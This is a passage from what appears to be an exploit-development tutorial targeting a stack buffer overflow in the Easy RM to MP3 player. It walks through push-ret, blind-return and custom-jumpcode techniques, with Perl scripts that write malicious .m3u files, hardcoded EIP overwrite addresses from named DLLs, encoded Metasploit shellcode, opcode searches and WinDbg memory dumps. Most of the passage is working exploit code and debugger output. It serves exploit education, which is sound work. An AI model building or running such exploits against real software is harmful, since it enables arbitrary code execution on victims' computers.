"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41";
```

```
open($FILE,">$file");

print $FILE $junk.$eip.$prependesp.$shellcode;

close($FILE);

print "m3u File Created successfully\n";
```



pwned !

push return

push ret is somewhat similar to call [reg]. If one of the registers is directly pointing at your shellcode, and if for some reason you cannot use a jmp [reg] to jump to the shellcode, then you could

- put the address of that register on the stack. It will sit on top of the stack.
- ret (which will take that address back from the stack and jump to it)

In order to make this work, you need to overwrite EIP with the address of a push [reg] + ret sequence in one of the dll's.

Suppose the shellcode is located directly at ESP. You need to find the opcode for 'push esp' and the opcode for 'ret' first

0:000> a

000ff7ae push esp

push esp

000ff7af ret

ret

0:000> u 000ff7ae

+0xff79d:

000ff7ae 54 push esp

000ff7af c3 ret

opcode sequence is 0x54,0xc3

Search for this opcode :

```
0:000> s 01a90000 l 01dff000 54 c3
01aa57f6  54 c3 90 90 90 90 90 90-90 90 8b 44 24 08 85 c0  T..........D$...
01b31d88  54 c3 fe ff 85 c0 74 5d-53 8b 5c 24 30 57 8d 4c  T.....t]S.\$0W.L
01b5cd65  54 c3 8b 87 33 05 00 00-83 f8 06 0f 85 92 01 00  T...3...........
01b5cf2f  54 c3 8b 4c 24 58 8b c6-5f 5e 5d 5b 64 89 0d 00  T..L$X.._^][d...
01b5cf44  54 c3 90 90 90 90 90 90-90 90 90 90 8a 81 da 04  T...............
01bbbb3e  54 c3 8b 4c 24 50 5e 33-c0 5b 64 89 0d 00 00 00  T..L$P^3.[d.....
01bbbb51  54 c3 90 90 90 90 90 90-90 90 90 90 90 90 90 6a  T..............j
01bf2aba  54 c3 0c 8b 74 24 20 39-32 73 09 40 83 c2 08 41  T...t$ 92s.@...A
01c0f6b4  54 c3 b8 0e 00 07 80 8b-4c 24 54 5e 5d 5b 64 89  T.......L$T^][d.
01c0f6cb  54 c3 90 90 90 64 a1 00-00 00 00 6a ff 68 3b 84  T....d.....j.h;.
01c692aa  54 c3 90 90 90 90 8b 44-24 04 8b 4c 24 08 8b 54  T......D$..L$..T
01d35a40  54 c3 c8 3d 10 e4 38 14-7a f9 ce f1 52 15 80 d8  T..=..8.z...R...
01d4daa7  54 c3 9f 4d 68 ce ca 2f-32 f2 d5 df 1b 8f fc 56  T..Mh../2......V
01d55edb  54 c3 9f 4d 68 ce ca 2f-32 f2 d5 df 1b 8f fc 56  T..Mh../2......V
01d649c7  54 c3 9f 4d 68 ce ca 2f-32 f2 d5 df 1b 8f fc 56  T..Mh../2......V
01d73406  54 c3 d3 2d d3 c3 3a b3-83 c3 ab b6 b2 c3 0a 20  T..-..:........
01d74526  54 c3 da 4c 3b 43 11 e7-54 c3 cc 36 bb c3 f8 63  T..L;C..T..6...c
01d7452e  54 c3 cc 36 bb c3 f8 63-3b 44 d8 00 d1 43 f5 f3  T..6...c;D...C..
01d74b26  54 c3 ca 63 f0 c2 f7 86-77 42 38 98 92 42 7e 1d  T..c....wB8..B~.
031d3b18  54 c3 f6 ff 54 c3 f6 ff-4f bd f0 ff 00 6c 9f ff  T...T...O....l..
031d3b1c  54 c3 f6 ff 4f bd f0 ff-00 6c 9f ff 30 ac d6 ff  T...O....l..0...
```

Craft your exploit and run :

```
my $file= "test1.m3u";
my $junk= "A" x 26094;

my $eip = pack('V',0x01aa57f6); #overwrite EIP with push esp, ret

my $prependesp = "XXXX";  #add 4 bytes so ESP points at beginning of shellcode bytes
```

```
my $shellcode = "\x90" x 25;   #start shellcode with some NOPS


# windows/exec - 303 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc

$shellcode = $shellcode . "\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41";


open($FILE,">$file");
```

print $FILE $junk.$eip.$prependesp.$shellcode;

close($FILE);

print "m3u File Created successfully\n";



pwned again !

jmp [reg]+[offset]

Another technique to overcome the problem that the shellcode begins at an offset of a register (ESP in our example) is by trying to find a jmp [reg + offset] instruction (and overwriting EIP with the address of that instruction). Let's assume that we need to jump 8 bytes again (see previous exercise). Using the jmp reg+offset technique, we would simply jump over the 8 bytes at the beginning of ESP and land directly at our shellcode.

We need to do 3 things :

- find the opcode for jmp esp+8h
- find an address that points to this instruction
- craft the exploit so it overwrites EIP with this address

Finding the opcode : use windbg :

0:014> a

7c90120e jmp [esp + 8]

jmp [esp + 8]

7c901212

0:014> u 7c90120e

ntdll!DbgBreakPoint:

7c90120e ff642408 jmp dword ptr [esp+8]

The opcode is ff642408

Now you can search for a dll that has this opcode, and use the address to overwrite EIP with. In our example, I could not find this exact opcode anywhere. Of course, you are not limited to looking for jmp [esp+8]… you could also look for values bigger than 8 (because you

control anything above 8… you could easily put some additional NOP's at the beginning of the shellcode and make the jump into the nop's…

(by the way: Opcode for ret is c3. But I'm sure you've already figured that our for yourself)

Blind return

This technique is based on the following 2 steps:

- Overwrite EIP with an address pointing to a ret instruction
- Hardcode the address of the shellcode at the first 4 bytes of ESP
- When the ret is execute, the last added 4 bytes (topmost value) are popped from the stack and will be put in EIP
- Exploit jumps to shellcode

So this technique is useful if

- you cannot point EIP to go a register directly (because you cannot use jmp or call instructions. (This means that you need to hardcode the memory address of the start of the shellcode), but
- you can control the data at ESP (at least the first 4 bytes)

In order to set this up, you need to have the memory address of the shellcode (= the address of ESP). As usual, try to avoid that this address starts with / contains null bytes, or you will not be able to load your shellcode behind EIP. If your shellcode can be put at a location, and this location address does not contain a null byte, then this would be another working technique.

Find the address of a 'ret' instruction in one of the dll's.

Set the first 4 bytes of the shellcode (first 4 bytes of ESP) to the address where the shellcode begins, and overwrite EIP with the address of the 'ret' instruction. From the tests we have done in the first part of this tutorial, we remember that ESP seems to start at 0x000ff730. Of course this address could change on different systems, but if you have no other way than hardcoding addresses, then this is the only thing you can do.

This address contains null byte, so when building the payload, we create a buffer that looks like this :

[26094 A's][address of ret][0x000fff730][shellcode]

The problem with this example is that the address used to overwrite EIP contains a null byte. (= string terminator), so the shellcode is not put in ESP. This is a problem, but it may not be a showstopper. Sometimes you can find your buffer (look at the first 26094 A's, not at the ones that are pushed after overwriting EIP, because they will be unusable because of null byte) back at other locations/registers, such as eax, ebx, ecx, etc… In that case, you could try to put the address of that register as the first 4 bytes of the shellcode (at the beginning of ESP, so directly after overwriting EIP), and still overwrite EIP with the address of a 'ret' instruction.

This is a technique that has a lot of requirements and drawbacks, but it only requires a "ret" instruction… Anyways, it didn't really work for Easy RM to MP3.

Dealing with small buffers : jumping anywhere with custom jumpcode

We have talked about various ways to make EIP jump to our shellcode. In all scenario's, we have had the luxury to be able to put this shellcode in one piece in the buffer. But what if we see that we don't have enough space to host the entire shellcode ?

In our exercise, we have been using 26094 bytes before overwriting EIP, and we have noticed that ESP points to 26094+4 bytes, and that we have plenty of space from that point forward. But what if we only had 50 bytes (ESP -> ESP+50 bytes). What if our tests showed that everything that was written after those 50 bytes were not usable ? 50 bytes for hosting shellcode is not a lot. So we need to find a way around that. So perhaps we can use the 26094 bytes that were used to trigger the actual overflow.

First, we need to find these 26094 bytes somewhere in memory. If we cannot find them anywhere, it's going to be difficult to reference them. In fact, if we can find these bytes and find out that we have another register pointing (or almost pointing) at these bytes, it may even be quite easy to put our shellcode in there.

If you run some basic tests against Easy RM to MP3, you will notice that parts of the 26094 bytes are also visible in the ESP dump :

```
my $file= "test1.m3u";

my $junk= "A" x 26094;

my $eip = "BBBB";

my $preshellcode = "X" x 54;  #let's pretend this is the only space we have available

my $nop = "\x90" x 230;  #added some nops to visually separate our 54 X's from other data


open($FILE,">$file");

print $FILE $junk.$eip.$preshellcode.$nop;

close($FILE);

print "m3u File Created successfully\n";
```

After opening the test1.m3u file, we get this :

```
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00006715

eip=42424242 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc

cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206

Missing image name, possible paged-out or corrupt data.

Missing image name, possible paged-out or corrupt data.

Missing image name, possible paged-out or corrupt data.


+0x42424231:
```

```
42424242 ??           ???
0:000> d esp
000ff730  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
000ff740  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
000ff750  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
000ff760  58 58 90 90 90 90 90 90-90 90 90 90 90 90 90 90  XX..............
000ff770  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff780  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff790  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7a0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:000> d
000ff7b0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7c0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7d0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7e0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7f0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff800  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff810  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff820  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:000> d
000ff830  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff840  90 90 90 90 90 90 90 90-00 41 41 41 41 41 41 41  .........AAAAAAA
000ff850  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff860  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff870  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff880  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff890  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff8a0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

We can see our 50 X's at ESP. Let's pretend this is the only space available for shellcode (we think). However, when we look further down the stack, we can find back A's starting from address 000ff849 (=ESP+281).

When we look at other registers, there's no trace of X's or A's. (You can just dump the registers, or look for a number of A's in memory.

So this is it. We can jump to ESP to execute some code, but we only have 50 bytes to spend on shellcode. We also see other parts of our buffer at a lower position in the stack… in fact, when we continue to dump the contents of ESP, we have a huge buffer filled with A's…



Luckily there is a way to host the shellcode in the A's and use the X's to jump to the A's. In order to make this happen, we need a couple of things

- The position inside the buffer with 26094 A's that is now part of ESP, at 000ff849 ("Where do the A's shown in ESP really start ?) (so if we want to put our shellcode inside the A's, we need to know where exactly it needs to be put)
- "Jumpcode" : code that will make the jump from the X's to the A's. This code cannot be larger than 50 bytes (because that's all we have available directly at ESP)

We can find the exact position by using guesswork, by using custom patterns, or by using one of metasploits patterns.

We'll use one of metasploit's patterns… we'll start with a small one (so if we are looking at the start of the A's, then we would not have to work with large amount of character patterns :-))

Generate a pattern of let's say 1000 characters, and replace the first 1000 characters in the perl script with the pattern (and then add 25101 A's)

```
my $file= "test1.m3u";

my $pattern = "Aa0Aa1Aa2Aa3Aa4Aa....g8Bg9Bh0Bh1Bh2B";

my $junk= "A" x 25101;

my $eip = "BBBB";

my $preshellcode = "X" x 54;  #let's pretend this is the only space we have available at ESP
```

my $nop = "\x90" x 230; #added some nops to visually separate our 54 X's from other data in the ESP dump

open($FILE,">$file");

print $FILE $pattern.$junk.$eip.$preshellcode.$nop;

close($FILE);

print "m3u File Created successfully\n";

eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00006715

eip=42424242 esp=000ff730 ebp=003440c0 iopl=0   nv up ei pl nz na pe nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000   efl=00000206

Missing image name, possible paged-out or corrupt data.

Missing image name, possible paged-out or corrupt data.

Missing image name, possible paged-out or corrupt data.

+0x42424231:

42424242 ??   ???

0:000> d esp

000ff730 58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXX

000ff740 58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXX

000ff750 58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXX

000ff760 58 58 90 90 90 90 90 90-90 90 90 90 90 90 90 90 XX..............

000ff770 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff780 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff790 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff7a0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

0:000> d

000ff7b0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff7c0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff7d0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff7e0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff7f0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff800 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff810 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff820 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

0:000> d

000ff830 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff840 90 90 90 90 90 90 90 90-00 35 41 69 36 41 69 37 ....5Ai6Ai7

000ff850 41 69 38 41 69 39 41 6a-30 41 6a 31 41 6a 32 41 Ai8Ai9Aj0Aj1Aj2A

000ff860 6a 33 41 6a 34 41 6a 35-41 6a 36 41 6a 37 41 6a j3Aj4Aj5Aj6Aj7Aj


000ff870 38 41 6a 39 41 6b 30 41-6b 31 41 6b 32 41 6b 33 8Aj9Ak0Ak1Ak2Ak3

000ff880 41 6b 34 41 6b 35 41 6b-36 41 6b 37 41 6b 38 41 Ak4Ak5Ak6Ak7Ak8A

000ff890 6b 39 41 6c 30 41 6c 31-41 6c 32 41 6c 33 41 6c k9Al0Al1Al2Al3Al

000ff8a0 34 41 6c 35 41 6c 36 41-6c 37 41 6c 38 41 6c 39 4Al5Al6Al7Al8Al9

What we see at 000ff849 is definitely part of the pattern. The first 4 characters are 5Ai6



Using metasploit pattern_offset utility, we see that these 4 characters are at offset 257. So instead of putting 26094 A's in the file, we'll put 257 A's, then our shellcode, and fill up the rest of the 26094 characters with A's again. Or even better, we'll start with only 250 A's, then 50 NOP's, then our shellcode, and then fill up the rest with A's. That way, we don't have to be very specific when jumping… If we can land in the NOP's before the shellcode, it will work just fine.

Let's see how the script and stack look like when we set this up :

```
my $file= "test1.m3u";

my $buffersize = 26094;


my $junk= "A" x 250;

my $nop = "\x90" x 50;

my $shellcode = "\xcc";


my $restofbuffer = "A" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));
```

```
my $eip = "BBBB";
my $preshellcode = "X" x 54;  #let's pretend this is the only space we have available
my $nop2 = "\x90" x 230;  #added some nops to visually separate our 54 X's from other data

my $buffer = $junk.$nop.$shellcode.$restofbuffer;

print "Size of buffer : ".length($buffer)."\n";

open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$nop2;
close($FILE);
print "m3u File Created successfully\n";
```

When the application dies, we can see our 50 NOPs starting at 000ff848, followed by the shellcode (0x90 at 000ff874), and then again followed by the A's. Ok, that looks fine.

```
(188.c98): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00006715
eip=42424242 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
+0x42424231:
42424242 ??              ???
0:000> d esp
000ff730  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
000ff740  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
000ff750  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
000ff760  58 58 90 90 90 90 90 90-90 90 90 90 90 90 90 90  XX..............
```

000ff770 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff780 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff790 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff7a0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

0:000> d

000ff7b0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff7c0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff7d0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff7e0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff7f0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff800 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff810 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff820 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

0:000> d

000ff830 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff840 90 90 90 90 90 90 90 90-00 90 90 90 90 90 90 90 ....

000ff850 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff860 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff870 90 90 90 90 cc 41 41 41-41 41 41 41 41 41 41 41 .....AAAAAAAAAAA

000ff880 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

000ff890 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

000ff8a0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

The second thing we need to do is build our jumpcode that needs to be placed at ESP. The goal of the jumpcode is to jump to ESP+281

Writing jump code is as easy as writing down the required statements in assembly and then translating them to opcode (making sure that we don't have any null bytes or other restricted characters at the same time) :-)

Jumping to ESP+281 would require : Add 281 to the ESP register, and then perform jump esp. 281 = 119h. Don't try to add everything in one shot, or you may end up with opcode that contains null bytes.

Since we have some flexibility (due to the NOP's before our shellcode), we don't have to be very precise either. As long as we add 281 (or more), it will work. We have 50 bytes for our jumpcode, but that should not be a problem.

Let's add 0x5e (94) to esp, 3 times. Then do the jump to esp. The assembly commands are :

- add esp,0x5e
- add esp,0x5e
- add esp,0x5e
- jmp esp

Using windbg, we can get the opcode :

0:014> a

7c901211 add esp,0x5e

add esp,0x5e

7c901214 add esp,0x5e

add esp,0x5e

7c901217 add esp,0x5e

add esp,0x5e

7c90121a jmp esp

jmp esp

7c90121c

0:014> u 7c901211

ntdll!DbgBreakPoint+0x3:

7c901211 83c45e add esp,5Eh

7c901214 83c45e add esp,5Eh

7c901217 83c45e add esp,5Eh

7c90121a ffe4 jmp esp

Ok, so the opcode for the entire jumpcode is
0x83,0xc4,0x5e,0x83,0xc4,0x5e,0x83,0xc4,0x5e,0xff,0xe4

```
my $file= "test1.m3u";
my $buffersize = 26094;

my $junk= "A" x 250;
my $nop = "\x90" x 50;
my $shellcode = "\xcc";  #position 300
```

```
my $restofbuffer = "A" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));


my $eip = "BBBB";
my $preshellcode = "X" x 4;
my $jumpcode = "\x83\xc4\x5e" .   #add esp,0x5e
  "\x83\xc4\x5e" .            #add esp,0x5e
  "\x83\xc4\x5e" .            #add esp,0x5e
  "\xff\xe4";                 #jmp esp


my $nop2 = "0x90" x 10;   # only used to visually separate


my $buffer = $junk.$nop.$shellcode.$restofbuffer;


print "Size of buffer : ".length($buffer)."\n";


open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$jumpcode;
close($FILE);
print "m3u File Created successfully\n";
```

The jumpcode is perfectly placed at ESP. When the shellcode is called, ESP would point into the NOPs (between 00ff842 and 000ff873). Shellcode starts at 000ff874

```
(45c.f60): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00006608
eip=42424242 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
+0x42424231:
42424242 ??              ???
```

```
0:000> d esp
000ff730  83 c4 5e 83 c4 5e 83 c4-5e ff e4 00 01 00 00 00  ..^..^..^.......
000ff740  30 f7 0f 00 00 00 00 00-41 41 41 41 41 41 41 41  0.......AAAAAAAA
000ff750  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff760  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff770  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff780  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff790  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7a0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0:000> d
000ff7b0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7c0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7d0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7e0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7f0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff800  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff810  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff820  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0:000> d
000ff830  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff840  41 41 90 90 90 90 90 90-90 90 90 90 90 90 90 90  AA..............
000ff850  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff860  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff870  90 90 90 90 cc 41 41 41-41 41 41 41 41 41 41 41  .....AAAAAAAAAAA
000ff880  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff890  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

The last thing we need to do is overwrite EIP with a “jmp esp”. From part 1 of the tutorial, we know that this can be achieved via address 0x01ccf23a

What will happen when the overflow occurs ?

- Real shellcode will be placed in the first part of the string that is sent, and will end up at ESP+300. The real shellcode is prepended with NOP's to allow the jump to be off a little bit
- EIP will be overwritten with 0x01ccf23a (points to a dll, run "JMP ESP")
- The data after overwriting EIP will be overwritten with jump code that adds 282 to ESP and then jumps to that address.
- After the payload is sent, EIP will jump to esp. This will triggger the jump code to jump to ESP+282. Nop sled, and shellcode gets executed.

Let's try with a break as real shellcode :

```
my $file= "test1.m3u";

my $buffersize = 26094;


my $junk= "A" x 250;

my $nop = "\x90" x 50;

my $shellcode = "\xcc";  #position 300


my $restofbuffer = "A" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));


my $eip = pack('V',0x01ccf23a);  #jmp esp from MSRMCcodec02.dll


my $preshellcode = "X" x 4;

my $jumpcode = "\x83\xc4\x5e" .   #add esp,0x5e
  "\x83\xc4\x5e" .            #add esp,0x5e
  "\x83\xc4\x5e" .            #add esp,0x5e
  "\xff\xe4";                 #jmp esp


my $buffer = $junk.$nop.$shellcode.$restofbuffer;


print "Size of buffer : ".length($buffer)."\n";


open($FILE,">$file");

print $FILE $buffer.$eip.$preshellcode.$jumpcode;
```

close($FILE);

print "m3u File Created successfully\n";

The generated m3u file will bring us right at our shellcode (which is a break). (EIP = 0x000ff874 = begin of shellcode)

(d5c.c64): Break instruction exception - code 80000003 (!!! second chance !!!)

eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00006608

eip=**000ff874** esp=000ff84a ebp=003440c0 iopl=0 nv up ei pl nz ac po nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000212

Missing image name, possible paged-out or corrupt data.

Missing image name, possible paged-out or corrupt data.

Missing image name, possible paged-out or corrupt data.

+0xff863:

000ff874 cc int 3

0:000> d esp

000ff84a 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff85a 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

